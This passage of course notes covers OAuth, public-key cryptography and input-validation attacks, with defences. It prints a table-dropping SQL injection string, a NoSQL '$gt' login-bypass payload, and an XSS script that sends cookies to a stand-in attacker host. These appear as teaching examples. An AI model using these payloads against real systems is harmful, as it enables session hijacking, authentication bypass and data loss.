- OpenID providers may have better mechanisms to store the actual credentials, compared to what a single developer can create.
- No need for users to create new passwords

## **OAUTH**

Open Authorisation (OAuth) aims to allow third-party apps access to APIs or data *without* giving them your password.

For example: You allow a photo-editing app to access your Dropbox account.

Example:

- You use a photo app to upload images to Flickr.
- The app redirects you to Flickr to get permission.
- Flickr sends an access token to the app.
- The app can now upload images using the token – no password shared.

**Resource Owner:** You (the user)

**Client:** The app that wants access (e.g., a photo editor)

**Resource Server:** Holds the data (e.g., Flickr)

**Authorization Server:** Issues tokens after verifying you (often same as resource server)

## **2. CRYPTOGRAPHY**

The goal is to get a message from actor **Alice** to actor **Bob** without an eavesdropper **Eve** intercepting the message.

- A cipher is a message that is scrambled so that it cannot easily be read, unless one has a key.
  - Substitution ciphers (e.g. Vignere cipher)
  - Modern block ciphers

**Basic symmetric key scenario.** Alice encrypts the message (encryption) and Bob, the receiver, decrypts the message (decryption), both using the same key.


- This is called a *symmetric key* because the sender and receiver use the same key for encoding and decoding.
- But how does Alice get the key to Bob in the first place? How does Alice make sure she is actually sending the key to Bob (and not someone impersonating Bob) without it being intercepted?

**Public key encryption.** Solves the symmetric key problem of having to exchange the secret key.

Uses two mathematically-related digital keys:

- Public key (PK): Can be shared with anyone
- Private key (SK): Kept secret by the owner

These keys are mathematically linked in such a way that **what you encrypt with the public key can only be decrypted with the private key**. Modern algorithm: RSA



1. Bob creates a key pair: **PK<sub>Bob</sub>** (public) and **SK<sub>Bob</sub>** (private).
2. Bob publishes **PK<sub>Bob</sub>** (anyone can access it).
3. Alice uses **PK<sub>Bob</sub>** to encrypt the message.
4. Only Bob, who has **SK<sub>Bob</sub>**, can decrypt it.

Benefits:

1. Alice never has to send a shared secret.
2. Even if someone sees the encrypted message, they can't decrypt it without **SK<sub>Bob</sub>**.

➤ But, how do we know that this is really Bob's public key?

That's where a Certification Authority (CA) comes in. A CA:

- Verifies Bob's identity.
- Issues a Digital Certificate that includes:
  - Bob's public key
  - Bob's identity
  - A digital signature from the CA (proving the certificate is legit)
- Alice's browser can:
  - Trust the CA (it's built into the browser)
  - Check the digital signature on Bob's certificate
  - Confirm: "Yes, this is Bob's real public key"

### 3. USER INPUT SECURITY

- Most web applications provide some way for users to input data
- This is often used to exploit vulnerabilities of the system
  - If the input is used for database operations == **SQL injection**
  - If the input is embedded as response to the user == **Cross-Site Scripting (XSS)**

#### SQL INJECTION

```
void addStudent(String lastName, String firstName) {  
    String query = "INSERT INTO students (last_name, first_name) VALUES ('"  
        + lastName
```

```

        + " ', '"
        + firstName
        + "' )";
    getConnection().createStatement().execute(query);
}

```

If the user inputs `lastName == "Robert'); DROP TABLE Students; --`

Then the SQL statement becomes:

```

INSERT INTO students (last_name, first_name) VALUES ('XKCD', 'Robert'); DROP TABLE
Students;-- ' )

```

And will cause the entire table to be deleted.

- The issue in such cases is that the user's raw inputs are used in a string concatenation operation to generate the query statement.
- A typical solution, apart from input validation, is to use parameter binding instead of string concatenation.

### Parameter binding

```

String query = "INSERT INTO students (last_name, first_name) VALUES (?, ?)";
PreparedStatement stmt = getConnection().prepareStatement(query);
stmt.setString(1, lastName);
stmt.setString(2, firstName);
stmt.executeUpdate();

```

The database engine treats the inputs strictly as **data**, even if they contain quotes or SQL keywords.

## NOSQL INJECTION

A similar thing can happen with NoSQL.

Query:

```

db.users.find({ username: username, password: password });

```

Malicious input:

```

{
  "username": { "$gt": "" },
  "password": { "$gt": "" }
}

```

This becomes:

```

db.users.find({ username: { $gt: "" }, password: { $gt: "" } });

```

Which always passes because any string is "greater than".

## CROSS SITE SCRIPTING

XSS is a vulnerability where an attacker injects malicious JavaScript code into a web page, and that code is then run in another user's browser as if it were trusted by the website.

e.g. This is the JS code on a webpage:

```
var communicationType = req.body.communicationType;
if (communicationType == "email") {
    sendByEmail();
} else if (communicationType == "text") {
    sendByText();
} else {
    res.send("Can't send by type " + communicationType);
}
```

So what if the `communicationType` was neither `email` or `text` but something malicious like:

```
<script>
    var img = document.createElement("img");
    img.src = 'http://evil.martinfowler.com/steal?' + document.cookie;
</script>
```

- This code creates an image whose source URL contains the victim's cookies.
- The browser executes this script, and sends the user's cookies to evil.martinfowler.com.
- If cookies include authentication tokens or session IDs, the attacker can hijack the user's session.

## SOLUTIONS

- Positive validation / Whitelisting
  - Specify acceptable formats of input
    - e.g. valid emails, valid value ranges etc.
  - Many HTML5 input types have built-in validation rules
- Negative validation / Blacklisting
  - Specify unacceptable formats
    - e.g. Reject input if `<script>` tag is present
- Input sanitisation
  - Similar to blacklisting but instead of rejecting the input totally it simply removes undesirable input
- Output encoding
  - Escape reserved characters such as `<`, `>`, `"`
    - e.g. `<script> alert("hello");</script>`
    - `&lt;script&gt;alert(&quot;hello&quot;);&lt;/script&gt;`

# WEEK 13: EXAM REVIEW

- No multiple choice questions
- There will be 10 questions
  - Some short, medium, long
  - Some “fill in the missing lines of code” questions
  - Some “modifying the code” questions. Find the issue with the code, and how it could be resolved